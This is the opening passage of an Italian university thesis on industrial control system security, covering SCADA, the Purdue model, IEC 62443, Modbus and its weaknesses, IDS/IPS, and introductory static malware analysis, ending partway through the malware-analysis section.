



UNIVERSITÀ DEGLI STUDI DI GENOVA

---

SCUOLA DI SCIENZE MATEMATICHE FISICHE E NATURALI

Corso di Laurea in Informatica

**Cybersecurity e classificazione/  
identificazione malware nei sistemi  
IACS (Industrial Automation Control  
System) utilizzando YARA**

di

**Michele Frattini**

Relatore:  
Giovanni Lagorio

Tutor Aziendali:  
Luca Bianconi

---

Dipartimento di Informatica, Bioingegneria, Robotica e Ingegneria dei Sistemi

---

ANNO ACCADEMICO 2021/2022



# Indice

<b>1</b>	<b>Introduzione</b>	<b>5</b>
<b>2</b>	<b>Contesto</b>	<b>6</b>
2.1	IT, OT e IoT . . . . .	6
2.2	Sistemi industriali . . . . .	6
2.2.1	SCADA . . . . .	8
2.2.2	PERA . . . . .	8
2.2.2.1	Strati nell’impresa . . . . .	9
2.2.2.2	Possibile evoluzione dell’architettura	9
2.2.3	IEC 62443 . . . . .	10
2.2.3.1	Parti . . . . .	11
2.2.3.2	Livelli di sicurezza . . . . .	12
2.2.4	Modbus . . . . .	12
2.2.4.1	Modbus RTU . . . . .	13
2.2.4.2	Modbus ASCII . . . . .	14
2.2.4.3	Modbus TCP . . . . .	14
2.2.4.4	Vulnerabilità . . . . .	15
2.2.5	Sonda di rete . . . . .	16
2.2.6	Firewall . . . . .	17
2.2.7	IDS e IPS . . . . .	18
2.2.7.1	IDS . . . . .	18
2.2.7.2	IPS . . . . .	19
2.2.7.3	Funzionamento sistemi di prevenzione delle intrusioni e approcci . . . . .	19
2.2.7.4	Snort . . . . .	20
2.3	Analisi malware . . . . .	21
2.3.1	Analisi statica . . . . .	22
2.3.2	Analisi dinamica . . . . .	23
2.3.3	Analisi del codice . . . . .	24

2.3.4	Analisi comportamentale . . . . .	24
2.4	Regole YARA . . . . .	24
<b>3</b>	<b>Strumenti utilizzati</b>	<b>26</b>
3.1	Kali Linux . . . . .	26
3.2	Raspberry . . . . .	26
3.3	Switch di rete . . . . .	27
3.4	Wireshark . . . . .	28
3.5	VirtualBox . . . . .	29
<b>4</b>	<b>Creazione scenario e analisi dell'attacco</b>	<b>32</b>
4.1	Installazione di Kali Linux sul Raspberry . . . . .	32
4.2	Creazione di una rete LAN . . . . .	32
4.3	Accedere all'interfaccia dello switch di rete . . . . .	35
4.4	Simulazione Modbus . . . . .	36
4.5	Attacco MITM e ARP spoofing/poisoning sul protocollo Modbus . . . . .	39
4.6	Attacco al nuovo server Modbus . . . . .	42
4.7	Creazione regola YARA per l'attacco al birrificio . . . . .	45
4.8	Creazione, analisi e reverse engineering di un malware sample . . . . .	48
4.9	YarGen . . . . .	54
<b>5</b>	<b>Conclusioni</b>	<b>58</b>

# Capitolo 1

## Introduzione

I sistemi industriali hanno una storia di automazione lunga decenni e integrano tecnologie e sistemi sedimentati nel corso di tutto questo tempo. Il loro corretto funzionamento svolge un ruolo cruciale per la produzione di beni e la fornitura di servizi essenziali per la vita moderna. Quello che caratterizza per la gran parte è però l'essere stati da sempre ecosistemi isolati e non connessi. Questa situazione è in via di drastico cambiamento integrando i sistemi industriali con servizi remoti e con altri che sfruttano tutte le potenzialità sprigionate dalla possibilità di avere fabbriche (e più generalmente impianti) connesse. Questo pone problematiche di adeguamento, di integrazione e di sicurezza che coinvolgono i sistemi esistenti e quelli di nuova installazione.

L'obbiettivo dell'attività, oltre allo studio dell'infrastruttura OT, riguarderà la simulazione/generazione di un attacco ad un sistema SCADA di tipo APT (Advanced Persistent Threat) per un periodo di tempo esteso e la generazione (a seguito della detection del malware) di un insieme di YARA rules alla ricerca del malware all'interno degli altri oggetti residenti nella rete.

# **Capitolo 2**

## **Contesto**

### **2.1 IT, OT e IoT**

La tecnologia dell'informazione (Information Technology IT) è definita come hardware, software e tecnologie di comunicazione che si concentrano sull' archiviazione, il recupero, la trasmissione, la manipolazione e la protezione dei dati [1].

Invece la tecnologia operativa (Operational Technology OT) è definita come hardware e software che rileva o provoca un cambiamento attraverso il monitoraggio e il controllo diretto di dispositivi fisici, processi ed eventi [2].

OT è comune nei sistemi di controllo industriale (ICS) come un sistema SCADA.

La differenza è che nei sistemi OT si cerca di proteggere e manipolare i processi fisici, nei sistemi IT, al contrario, si proteggono e manipolano i dati.

Infine una possibile definizione per Internet of Things (IoT) può essere: “un gruppo di infrastrutture, che interconnettono oggetti connessi e ne consentono la gestione, il data mining e l'accesso ai dati che generano” in cui gli oggetti connessi sono “sensori e/o attuatori che eseguono un funzione specifica in grado di comunicare con altre apparecchiature” [3].

### **2.2 Sistemi industriali**

Un sistema di controllo industriale (Industrial Control System ICS, anche chiamato Industrial Automation and Control Systems IACS)

sono sistemi di controllo elettronico e la relativa strumentazione utilizzati per il controllo dei processi industriali [4].

I sistemi di controllo sono costituiti da diversi elementi:

- Sensori, che effettuano misurazioni di grandezze fisiche di interesse sul sistema in oggetto.
- Attuatori, che agiscono direttamente nella catena di produzione effettuando la movimentazione o la lavorazione del prodotto.
- Microcontrollori o PLC, rilevano i dati dai sensori, azionano gli attuatori, memorizzano i valori misurati in una memoria locale, comunicano con altri dispositivi (es. PLC, HMI, SCADA, datalogger).
- Terminale operatore HMI, che comunica col PLC locale e permette la visualizzazione e l'inserimento di dati e comandi da parte dell'operatore.
- SCADA, raccoglie i dati dai vari PLC, li elabora per estrarne informazioni utili, le memorizza su disco, gestisce la rappresentazione degli allarmi, visualizza il processo tramite sinottico grafico.
- Sistema di telecomunicazione, una rete di computer o di linee seriali, basato su cavi o radio.
- Protocolli di comunicazione, il “linguaggio” con cui i dispositivi dialogano tra loro.

Per molti anni, i sistemi di controllo di automazione industriale si sono basati su protocolli e software proprietari, che sono stati gestiti e monitorati manualmente dall'uomo e non hanno avuto alcuna connessione con il mondo esterno, rimanendo isolati dalle reti digitali convenzionali.

Oggi, l'implementazione IoT con il mondo OT e la convergenza IT-OT, avvenuta con la transizione all'industria 4.0; ha portato la nascita dell'Industrial Internet of Things (IIoT). Ovvero all'uso delle tecnologie IoT nell'ambito industriale.

Questa transizione da sistemi chiusi a sistemi aperti però, ha generato una serie di vulnerabilità. Gli organismi nazionali e internazionali hanno compiuto uno sforzo significativo per definire degli standard e protocolli per la sicurezza tra cui l'architettura PERA,

IEC 62443 e Modbus. Inoltre i sistemi dovrebbero essere progettati in modo tale che ci siano controlli di sicurezza come sonde di rete, firewall, IDS e IPS.

### 2.2.1 SCADA

L'acronimo SCADA (Supervisory Control and Data Acquisition) riguarda sistemi informatici utilizzati per il controllo, telecontrollo e il monitoraggio di processi appartenenti al settore industriale e/o delle infrastrutture (ferrovie, aeroporti, acquedotti ed altro ancora.) [5].

I sistemi SCADA permettono, attraverso la rete, di controllare a distanza e in tempo reale i processi di produzione, monitorando i singoli dispositivi e le singole attrezzature, macchine, senza la necessità di essere presenti “fisicamente” all'interno dello stabilimento, differentemente da prima.

I sistemi SCADA sono caratterizzati da:

- uno o più sensori o attuatori, in grado di misurare differenti grandezze;
- uno o più microcontrollori, come ad esempio i microcomputer, che misurano e memorizzano l'enorme quantità di dati proveniente dai sensori collegati all'impianto;
- un sistema di telecomunicazione, ormai in sostituzione con la rete Ethernet o basati sul protocollo TCP/IP;
- più computer/server, che costantemente raccolgono, memorizzano ed elaborano dati, oltre che intervenire attraverso sistemi di allarmi preimpostati;
- un PC che, attraverso dei software, permettono di visualizzare i dati elaborati precedentemente, sia in tempo reale che uno storico, oltre che gli stati degli impianti e gli allarmi intervenuti.

### 2.2.2 PERA

Purdue Enterprise Reference Architecture (PERA) è un'architettura di referenza che può modellare l'impresa in strati e stati multipli del ciclo di vita architettonico [6].

### **2.2.2.1 Strati nell'impresa**

Il modello Purdue ha contribuito a fornire la sicurezza delle comunicazioni industriali attraverso la separazione dei livelli e la definizione di come macchine e processi dovrebbero funzionare e interagire. I livelli sono: [7]

- Il livello 0 — il processo fisico — Definisce i processi fisici effettivi.
- Il livello 1 — dispositivi intelligenti — Rilevazione e manipolazione dei processi fisici, come sensori, analizzatori, attuatori e strumentazione collegata.
- Il livello 2 — sistemi di controllo — Supervisione, monitoraggio e regolazione dei processi fisici. Controlli in tempo reale e software, interfaccia di macchina umana (HMI), di vigilanza e software (SCADA) di raccolta dati.
- Il livello 3 — i sistemi di operazioni manifatturieri — Il flusso di lavoro di produzione dirigente per produrre i prodotti desiderabili. Direzione di gruppo, sistemi di direzione di esecuzione/operazioni manifatturieri (MES/MOMS); laboratorio, manutenzione e sistemi di direzione di prestazione d'impianto; storici di dati e middleware collegato.
- Il livello 4 — sistemi di logistica d'affari — Amministrazione delle attività collegate dagli affari dell'operazione manifatturiera. ERP (Enterprise Resource Planning) è il sistema primario, istituisce il programma di produzione d'impianto fondamentale, l'uso materiale, le imbarcazioni e i livelli d'inventario.

### **2.2.2.2 Possibile evoluzione dell'architettura**

Nell'era dell'IoT però, il flusso dei dati non è più strettamente gerarchico come previsto dal Modello Purdue. L'intelligenza viene aggiunta a sensori, attuatori (livello 0 del modello Purdue) e controller (livello 1) che elaborano e inviano le informazioni direttamente al cloud violando direttamente gli aspetti di segmentazione del modello. Esperti come Vatsal Shah [8] consigliano la creazione di una soluzione ibrida, che si integri nel modello Purdue; per mantenere la segmentazione per le istanze tradizionali del flusso di dati IT e

OT, ma fornisca anche la flessibilità necessaria quando i casi d'uso dell'IoT industriale diventano più prevalenti e i dati diventano meno gerarchici e più orizzontali, aggiungendo un livello software della piattaforma di edge computing industriale al modello. Il vantaggio è che le gerarchie tradizionali inerenti al modello Purdue possono essere aggirate ove necessario (come sensori che inviano dati dal livello 0 al livello 5) convogliando i dati attraverso la piattaforma per garantire controllo e sicurezza.

### 2.2.3 IEC 62443

IEC 62443 è uno standard industriale che fornisce procedure per gestire i rischi legati alle minacce alla sicurezza informatica in IACS [9].

Lo standard definisce in modo principale quello che chiama ICS Security Lifecycle.

- Assess: la fase iniziale di definizione degli aspetti di sicurezza.
- Implement: la fase di implementazione degli aspetti di sicurezza.
- Maintain: la fase di mantenimento del livello di sicurezza

**ASSESS** La fase di analisi comprende le attività legate all'individuazione dei rischi di alto livello, l'analisi delle vulnerabilità e dei rischi a basso livello, con lo scopo di allocare dei requisiti minimi di sicurezza stabiliti per ciascun componente del sistema ICS.

- Risk Assessment con analisi di alto livello e analisi di dettaglio.
- Vulnerability Assessment per stabilire la priorità degli interventi.
- Penetration Testing nelle modalità white, gray e black box. Viene definito un piano dettagliato tenendo conto della rilevanza e criticità di ciascuna vulnerabilità analizzata in precedenza.
- Threat Modeling: è un approccio strutturato che consente di identificare, quantificare e affrontare i rischi per la sicurezza associati a un'applicazione.
- Uno dei risultati ottenibili dalle analisi di vulnerabilità e pentesting è la stesura dei requisiti minimi di Cyber Security. I

requisiti sono le specifiche che una eventuale nuova installazione o modifica agli impianti esistenti deve rispettare per non alterare, o per garantire ex-novo, il livello di sicurezza minimo atteso.

**IMPLEMENT** È durante la fase di implementazione che l'azienda deve strutturare l'intero Sistema di Gestione della Sicurezza Informatica (CSMS), adottando procedure e strategie volte a prevenire gli attacchi e proteggere, di conseguenza, i propri sistemi industriali.

- Defense Strategy: definizione della strategia di difesa.
- Cyber Security Management System (CSMS): rappresenta l'insieme delle pratiche e delle azioni mirate a identificare i rischi informatici e definire la strategia di contrasto.
- Security Level verification: è la fase di verifica del livello di sicurezza dei dispositivi.

**MAINTAIN** La sicurezza dell'impianto è un processo che necessita di essere monitorato e assestato costantemente, attraverso azioni di mantenimento del livello di sicurezza degli impianti industriali. Solo così il flusso di dati condivisibili verso l'esterno sarà al sicuro dalle minacce informatiche, evitando conseguenze disastrose per le aziende.

- Auditing: valutazione periodica, assessment del livello di sicurezza e delle vulnerabilità.
- Follow up: definizione del livello generale di sicurezza e determinazione del rischio residuo, identificazione delle azioni correttive.

#### 2.2.3.1 Parti

Tutte le serie degli standard IEC 62443 sono organizzati in quattro parti:

1. Generali: include informazioni e concetti generali, modelli e la terminologia. Sono descritti anche i parametri di sicurezza digitali e il ciclo di vita della sicurezza digitale per IACS.

2. Politica e Procedure: destinata ai gestori della rete.
3. Sistemi: descrive il modello di sviluppo di sistemi attraverso l'integrazione di componenti.
4. Componenti: descrive i requisiti dei prodotti che implementano tecniche di protezione da cyber attacchi.

#### **2.2.3.2 Livelli di sicurezza**

Lo standard descrive 4 livelli di sicurezza (security level):

- Security level 0 (SL0): nessuna protezione richiesta.
- Security level 1 (SL1): protezione contro la violazione occasionale o casuale.
- Security level 2 (SL2): protezione contro la violazione intenzionale con mezzi scarsi, con risorse scarse, competenze generiche del sistema e motivazione scarsa.
- Security level 3 (SL3): protezione contro la violazione intenzionale con mezzi sofisticati, con risorse moderate, competenze specifiche del sistema e motivazione moderata.
- Security level 4 (SL4): protezione contro la violazione intenzionale con mezzi sofisticati con risorse ingenti, competenze specifiche del sistema e forte motivazione.

#### **2.2.4 Modbus**

Modbus è un protocollo di comunicazione seriale per mettere in comunicazione i propri controllori logici programmabili (PLC) che sono impiegati come parte della produzione in fabbrica di un'azienda [10]. Consente la comunicazione tra diversi dispositivi connessi alla stessa rete. È stato sviluppato nel 1979 da Modicon ed è ancora uno dei protocolli industriali più comunemente utilizzati.

È un protocollo semplice da *debuggare* e implementare, progettato pensando a utilizzi industriali e royal-free (non ci sono licenze da pagare per usarlo).

Utilizza un'architettura master/slave (o client/server nel Modbus TCP) in cui solo un dispositivo può inviare le richieste.

Nel protocollo vengono scambiati due tipi di dati: i coil e i register.

I coil sono valori digitali di dimensione 1 bit, e possono assumere due stati diversi: ON e OFF (0 e 1). Ad esempio il coil può essere lo stato di un interruttore.

I register invece sono valori digitali di dimensione 16 bit, e possono assumere valori da 0 a 65535. Ad esempio un register può essere la temperatura.

Esistono due versioni del protocollo Modbus: quello usato per le linee seriali (Modbus RTU e Modbus ASCII) e quello per Ethernet (Modbus TCP) [11].

#### 2.2.4.1 Modbus RTU

Nel Modbus RTU, gli slave/server (chiamati anche dispositivi da campo) forniscono i dati richiesti al master o eseguono l'azione richiesta dal master stesso. Uno slave è qualsiasi dispositivo periferico (trasduttore, valvola, unità di rete o altro ancora) che elabora le informazioni e invia il suo output al master tramite il protocollo Modbus.

I master possono rivolgersi a singoli slave o inviare un messaggio in broadcast a tutti gli slave. Gli slave restituiscono una risposta a tutte le query indirizzate a loro individualmente, ma non rispondono alle query broadcast. Gli slave non generano messaggi e non avviano le comunicazioni, possono solo rispondere al master.

La comunicazione Modbus avviene attraverso dei Function Code (codice funzione). Alcuni Function Code sono solo di lettura, altri di scrittura. Funzioni di lettura:

- FC 01 = read coil status (0-1)
- FC 02 = read input status (0-1)
- FC 03 = read holding registers (0-65535)
- FC 04 = read input registers (0-65535)

Funzioni di scrittura:

- FC 05 = force single coil (0-1)
- FC 06 = force single register (0-1)

- FC 15 = force multiple coils (0-65535)
- FC 16 = force multiple registers (0-65535)

Come mostrato in figura 2.1, ogni frame (ADU, Application Data Unit) Modbus ha i seguenti campi.

- Address = indirizzo dispositivo slave
- Function code = codice funzione
- Data = pacchetto dati
- Error check = verifica pacchetto (Cyclic Redundancy Check)




Figura 2.1: Messaggio Modbus RTU

(PDU = Protocol Data Unit)

#### 2.2.4.2 Modbus ASCII

Il protocollo Modbus ASCII ha la stessa struttura del frame Modbus RTU, ma viene inviato come “stringa ascii” invece che byte. In fondo viene accodato CR LF (Carriage Return + Line Feed ovvero il ritorno a capo linea).

#### 2.2.4.3 Modbus TCP

Il protocollo Modbus TCP ha lo stesso funzionamento del Modbus RTU ma la comunicazione è tramite rete LAN TCP-IP. Per far ciò, il frame RTU viene inserito in un frame TCP, come mostrato in figura 2.2.

Posso avere una rete con più master, a patto che gli slave Modbus TCP supportino più connessioni. Le logiche dei Modbus master non devono andare in conflitto tra loro (ad esempio due master vogliono pilotare contemporaneamente la stessa uscita sullo stesso

slave). Viene tolto il controllo CRC di errore (il protocollo TCP gestisce nativamente la gestione degli errori).




Figura 2.2: Modbus TCP

Ogni byte ha una funzione specifica e viene tradotto opportunamente dal dispositivo ricevente. L'intestazione MBAP e PDU, mostrati in figura 2.2, hanno le seguenti funzioni:

- Transaction ID: sono due byte impostati dal client per identificare in modo univoco ciascuna richiesta.
- Protocol ID: due byte impostati dal client, sempre uguali a 00 00.
- Length: sono due byte che identificano il numero di byte nel messaggio.
- Unit Identifier: un byte impostato dal client e ripreso dal server usato per identificare uno slave remoto collegato.
- FCode: il codice funzione (lettura o scrittura di registri o bobine).
- Data: l'indirizzo dei dati della bobina o registro, e lo stato da leggere o scrivere.

Di default, i client TCP/IP e i server ascoltano e ricevono dati Modbus dalla porta 502.

#### 2.2.4.4 Vulnerabilità

Il protocollo di richiesta/risposta non era stato creato badando alla sicurezza, doveva fornire solo un accesso semplice e diretto al sistema di controllo. Vista la sua larghissima diffusione negli anni e alla sua semplicità, il protocollo contiene diverse vulnerabilità note:

- Mancanza di riservatezza: tutti i messaggi Modbus vengono trasmessi in chiaro attraverso il supporto di trasmissione.
- Mancanza di integrità: non esistono controlli di integrità all'interno del protocollo e, di conseguenza, dipende dai protocolli di livello inferiore preservare l'integrità dei dati.
- Mancanza di autenticazione: non esiste autenticazione a nessun livello del protocollo, con la possibile eccezione di alcuni comandi di programmazione non documentati.
- Framing semplicistico: i frame Modbus TCP vengono inviati tramite connessioni TCP stabilite. Sebbene tali connessioni siano generalmente affidabili, presentano un significativo svantaggio per via del punto successivo.
- Mancanza di struttura della sessione: come molti protocolli di richiesta/risposta (es. SNMP, HTTP, ecc.) Modbus TCP è costituito da transazioni di breve durata in cui il master invia una richiesta allo slave che si traduce in una singola azione. Se combinato con la mancanza di autenticazione e la scarsa generazione del TCP Initial Sequence Number (ISN) in molti dispositivi embedded, diventa possibile per gli aggressori immettere comandi senza conoscere la sessione esistente.

### 2.2.5 Sonda di rete

La sonda di rete (Network probe), è uno strumento passivo che monitora il traffico di rete e segnala informazioni o genera avvisi in base a dov'è installato [12].

Esistono due tipi di sonde di rete:

1. I primi sono plug-in software integrati nello strumento di monitoraggio della rete. Questi sono file di testo di base che eseguono il polling (ovvero la verifica ciclica di tutte le unità o periferiche di input/output) dei dispositivi.
2. Il secondo tipo di sonda viene installato separatamente sull'aparecchiatura che si desidera monitorare.

Il compito principale di entrambi i tipi di sonde è parlare con i dispositivi di rete e riportare le risposte. Una volta che la sonda testa un dispositivo, riceverà tutti i dati messi a disposizione dal

quell'apparecchiatura. La sonda riporta i dati all'applicazione di monitoraggio della rete in tempo reale. Se sono state superate soglie di prestazioni preimpostate, il probe eseguirà le azioni specificate, ad esempio l'attivazione di un allarme o un'attività automatica. A finché tutto funziona, la sonda di monitoraggio della rete (network monitoring probe) deve essere installata in modo trasparente, utilizzando il mirroring delle porte con una porta in ascolto, anziché limitare i flussi di dati. Ciò significa creare reti supplementari: ogni flusso di dati viene duplicato e inviato alla sonda. Se si verifica un attacco alla rete originale, il probe lo identificherà e lo segnalerà nel registro delle anomalie. Questa apparecchiatura dovrebbe essere in grado di rilevare i deboli segnali creati da un attacco informatico.

A differenza di un programma antivirus o di un firewall, queste sonde lasciano passare tutti i dati senza restrizioni [13].

Se viene rilevato un attacco alla rete, interrompere completamente la produzione potrebbe portare a gravi conseguenze economiche. Il rischio con le apparecchiature di sicurezza che limitano i flussi di dati è che possano avere un impatto negativo sulla produzione, e non a causa di un attacco informatico, ma perché viene rilevata un'anomalia o un "falso positivo", ovvero un comportamento della rete che si ritiene erroneamente parte di un attacco informatico.

È per questo i clienti industriali preferiscono usare le sonde perché rilevando solo, non c'è il rischio di interrompere la produzione.

Ma le sonde non bastano in caso di attacchi informatici, il toolkit ideale dovrebbe include anche l'uso di un firewall, così da fornire una protezione concreta per le reti, bloccando l'attacco.

### 2.2.6 Firewall

Un firewall è un insieme di componenti, interposti tra due reti, che filtrano il traffico tra di loro in base ad alcune politiche di sicurezza, allo scopo di proteggere i dispositivi [14].

Il firewall implementa quindi policy di sicurezza attraverso le quali viene determinato il traffico che può transitare da una rete all'altra e quello che deve essere bloccato, in quanto rischioso per la rete o le reti che devono essere protette.

Si basa sul principio delle regole Access Control Lists (ACL), ovvero analizza il traffico sulla base di criteri di sicurezza predefiniti, scartando i messaggi che non soddisfano le policy definite. Ogni

pacchetto viene confrontato in ordine con tutte le condizioni e viene inviato a destinazione o scartato a seconda di cosa prevede il target della prima ACL per la quale la condizione è verificata. Se nessuna condizione viene soddisfatta il pacchetto viene scartato o inviato a destinazione secondo quanto previsto dal target di default. Di solito l'ultima regola applicata è “deny all”.

### 2.2.7 IDS e IPS

IDS (Intrusion Detection System) sono sistemi che rilevano attività inappropriate, errate o anomale in una rete e le segnalano. Inoltre, IDS può essere utilizzato per rilevare se una rete o un server sta subendo un’intrusione non autorizzata. IPS (Intrusion Prevention System) sono sistemi che disconnettono attivamente le connessioni o eliminano i pacchetti, se contengono dati non autorizzati [15]. IPS può essere visto come un’estensione di IDS.

#### 2.2.7.1 IDS

Gli IDS monitorano la rete e rilevano attività inappropriate, errate o anomale.

Esistono due tipi principali di IDS: [16]

- Il primo è il Network intrusion detection system (NIDS). Questi sistemi esaminano il traffico nella rete e monitorano più host per identificare le intrusioni. I sensori vengono utilizzati per acquisire il traffico nella rete e ogni pacchetto viene analizzato per identificare contenuti dannosi.
- Il secondo tipo è il sistema di rilevamento delle intrusioni basato su host (HIDS). Gli HIDS vengono distribuiti su macchine host o su un server. Analizzano i dati locali della macchina come i file di registro di sistema, le tracce di controllo e le modifiche al file system per identificare comportamenti insoliti. HIDS confronta il profilo normale dell’ospite con le attività osservate per identificare potenziali anomalie.

Nella maggior parte dei casi, i dispositivi installati IDS sono collocati tra il router border e il firewall o all'esterno del router border. In alcuni casi i dispositivi IDS installati sono posizionati all'esterno del firewall e del router border con l'intenzione di vedere l'intera gamma di tentativi di attacco.

Le prestazioni sono un problema chiave con i sistemi IDS poiché vengono utilizzati con dispositivi di rete con larghezza di banda elevata. Anche con componenti ad alte prestazioni e software aggiornato, gli IDS tendono a eliminare pacchetti poiché non possono gestire un *throughput* elevato.

#### 2.2.7.2 IPS

IPS è un sistema che prende attivamente misure per prevenire un'intrusione o un attacco quando ne identifica uno.

Gli IPS sono divisi in quattro categorie:

- Il primo è Network Intrusion Prevention (NIPS), che monitora l'intera rete per attività sospette.
- Il secondo tipo è rappresentato dai sistemi Network Behavior Analysis (NBA) che esaminano il flusso del traffico per rilevare flussi di traffico insoliti che potrebbero essere il risultato di attacchi come DDoS (Distributed Denial of Service).
- Il terzo tipo è il Wireless Intrusion Prevention System (WIPS), che analizza le reti wireless per traffico sospetto.
- Il quarto tipo è l'HIPS (Host Intrusion Prevention System) basato su host, in cui è installato un pacchetto software per monitorare le attività di un singolo host.

Come accennato in precedenza, IPS prende provvedimenti attivi come la caduta di pacchetti contenenti dati dannosi, il ripristino o il blocco del traffico proveniente da un indirizzo IP pericoloso.

#### 2.2.7.3 Funzionamento sistemi di prevenzione delle intrusioni e approcci

I sistemi di prevenzione delle intrusioni funzionano sottoponendo a scansione tutto il traffico di rete. Un IPS è progettato per prevenire molteplici minacce diverse, come: [17]

- Attacchi Denial of Service (DoS)
- Attacchi Distributed Denial of Service (DDoS)
- Vari tipi di exploit

- Worm
- Virus

L'IPS esegue un'ispezione approfondita in tempo reale di ogni pacchetto che viaggia attraverso la rete. Se vengono rilevati pacchetti dannosi o sospetti, l'IPS esegue una delle seguenti azioni:

- Chiude la sessione TCP vittima dell'attacco e blocca l'indirizzo IP o l'account utente di origine impedendogli l'accesso non autorizzato a ogni applicazione, host target o altra risorsa di rete.
- Riprogramma o riconfigura il firewall per prevenire un attacco simile in futuro.
- Rimuove o sostituisce eventuali contenuti dannosi che rimangono nella rete dopo un attacco. Questo avviene con il repackaging dei payload e la rimozione delle informazioni dell'intestazione e degli allegati infetti dai file o dai server di posta elettronica.

Un IPS di solito viene configurato per utilizzare vari approcci volti a proteggere la rete da accessi non autorizzati. Includono:

- Approccio basato sulla firma: utilizza firme predefinite di minacce di rete ben note. Quando viene avviato un attacco corrispondente a una di queste firme oppure a uno di questi modelli, il sistema adotta la misura necessaria.
- Approccio basato sulle anomalie: monitora la rete per rilevare eventuali comportamenti anomali o imprevisti. Se identifica un'anomalia, il sistema blocca immediatamente l'accesso all'host target.
- Approccio basato sulle politiche: richiede agli amministratori di configurare politiche di sicurezza in base all'infrastruttura di rete e alle politiche di sicurezza dell'organizzazione. Quando si verifica un'attività che viola una politica di sicurezza, scatta un allarme che viene inviato agli amministratori di sistema.

#### 2.2.7.4 Snort

Snort è un potente sistema di rilevamento delle intrusioni (IDS) open source e un sistema di prevenzione delle intrusioni (IPS) che

fornisce analisi del traffico di rete in tempo reale e registrazione dei pacchetti di dati. Snort utilizza un linguaggio basato su regole che combina metodi di ispezione di anomalie, protocolli e firme per rilevare attività potenzialmente dannose [18].

Utilizzando Snort, gli amministratori di rete possono individuare gli attacchi Denial of Service (DoS) e gli attacchi DDoS (Distributed DoS), gli attacchi CGI (Common Gateway Interface) e gli overflow del buffer. Snort crea una serie di regole che definiscono l'attività di rete dannosa, identificano i pacchetti dannosi e inviano avvisi agli utenti.

Il linguaggio delle regole Snort determina quale traffico di rete deve essere raccolto e cosa deve accadere quando rileva pacchetti dannosi. Questo significato di sniffare può essere utilizzato allo stesso modo degli sniffer e dei sistemi di rilevamento delle intrusioni di rete per rilevare pacchetti dannosi o come soluzione IPS di rete completa che monitora l'attività di rete e rileva e blocca potenziali vettori di attacco.

Esempi di sniffer (o analizzatore del traffico di rete) sono Wireshark e TShark (il primo include l'ultimo).

### 2.3 Analisi malware

L'analisi di un *malware* è quel processo di analisi e estrazioni di quante più informazioni possibili su un campione malware, così da sapersi difendere in futuro da attacchi simili. L'analisi ci aiuterà a comprendere il tipo di malware, com'è fatto, le sue funzionalità e come infetta il sistema [19].

Un malware è un eseguibile o un binario malevolo ed è usato dagli attaccanti per eseguire azioni maligne quali ad esempio spiare l'obiettivo tramite RAT (Remote Access Trojan) o keylogger, oppure recuperare dati o criptarli (renderli illegibili) e poi distruggerli (Ransomware).

I malware sono raggruppati in base alle loro funzioni ed è quindi possibile classificarli, ne esistono di diversi tipi tra cui:

- Trojan, malware che si cammuffano in programmi legittimi per poi distruggere, estrarre dati o spiare l'obiettivo.

- RAT, malware che permettono all'attaccante di accedere da remoto al sistema della vittima e eseguire comandi a sua insaputa. In questa categoria rientrano anche i keylogger.
- Ransomware, malware che criptano tutti i file del sistema e li rilascia solo in cambio del pagamento di un riscatto.
- Dropper, malware il cui scopo è quello di installare altri malware.

L'analisi di un malware si divide in quattro parti: Analisi statica, analisi dinamica, analisi del codice e analisi comportamentale.

### **2.3.1 Analisi statica**

L'analisi statica è quel processo di analisi del malware senza eseguirlo. L'obiettivo è quello di estrarre più metadati possibili (es. stringhe, l'intestazione ecc.), al fine di farsi un'idea del tipo di malware e cosa può fare. In questa fase, si identifica:

- Il tipo di file

Si cerca di comprendere qual è il sistema operativo su cui opera, l'architettura e il formato (dll, exe, ecc.). Il formato di file più canonico per i programmi Windows (eseguibili e librerie) è Portable Executable (PE), usato nelle versioni a 32 bit e a 64 bit. Il formato PE è una struttura dati che incapsula le informazioni necessarie al loader di Windows per gestire il codice eseguibile, ciò include la risoluzione delle dipendenze dalle librerie condivise, tabelle di import ed export delle API, ecc. Può assumere diverse forme quali exe, dll, ecc. È un formato complesso e molto sofisticato e per garantire la compatibilità, incorpora un piccolo programma DOS, detto stub, che si trova all'inizio del file. Il vero file eseguibile inizia subito dopo lo stub, con le due lettere "PE" che identificano il formato. Il formato di file eseguibile per DOS più comune è l'eseguibile DOS MZ, caratterizzato dalle due lettere "MZ" all'inizio del file. Per identificare accuratamente il tipo di un file dobbiamo analizzare la sua firma (detta anche signature), per evitare di cadere in falsi positivi. La firma del file è nell'intestazione e contiene tutte le informazioni importanti necessarie al sistema operativo per far girare l'eseguibile, come ad esempio le librerie richieste. Per

riconoscere un file PE basta aprirlo in un editor esadecimale e vedere: se nei primi due byte dell'intestazione c'è il valore esadecimale 4D 5A o MZ, se più avanti c'è la stringa "This program cannot be run in DOS mode" e infine, qualche riga dopo, se è presente la sigla PE o in esadecimale 50 45.

- **L'hash**

Il malware hashing è quel processo di generazione dell'hash del malware, così da identificarlo univocamente e verificare se qualcun altro lo ha già analizzato. Gli algoritmi di hashing più comunemente usati sono: MD5, SHA-1, SHA-256. L'ultimo è il più recente e produce una stringa più lunga (32 byte) rispetto alle prime due. Questi algoritmi di hash crittografici usano la tecnica di collision resistance, ovvero se due file cambiano anche solo di un byte, i due hash saranno completamente diversi e non sarà riconducibile solo guardando l'hash capire che i due file sono pressapoco uguali.

- **Le stringhe**

L'analisi delle stringhe è il processo di estrazione di caratteri leggibili e parole dal malware. Le stringhe ci danno un'idea di quello che il malware sa fare, ovvero le sue funzionalità. Di solito il malware contiene anche stringhe casuali e inutili note come stringhe spazzatura o garbage. Le stringhe più interessanti che si possono trovare sono: nomi di file, URL, indirizzi IP e registri. Le stringhe sono in formato ASCII e Unicode. L'attaccante può inserire stringhe false o fuorvianti per disturbare l'analisi.

- **Il pacchetto**

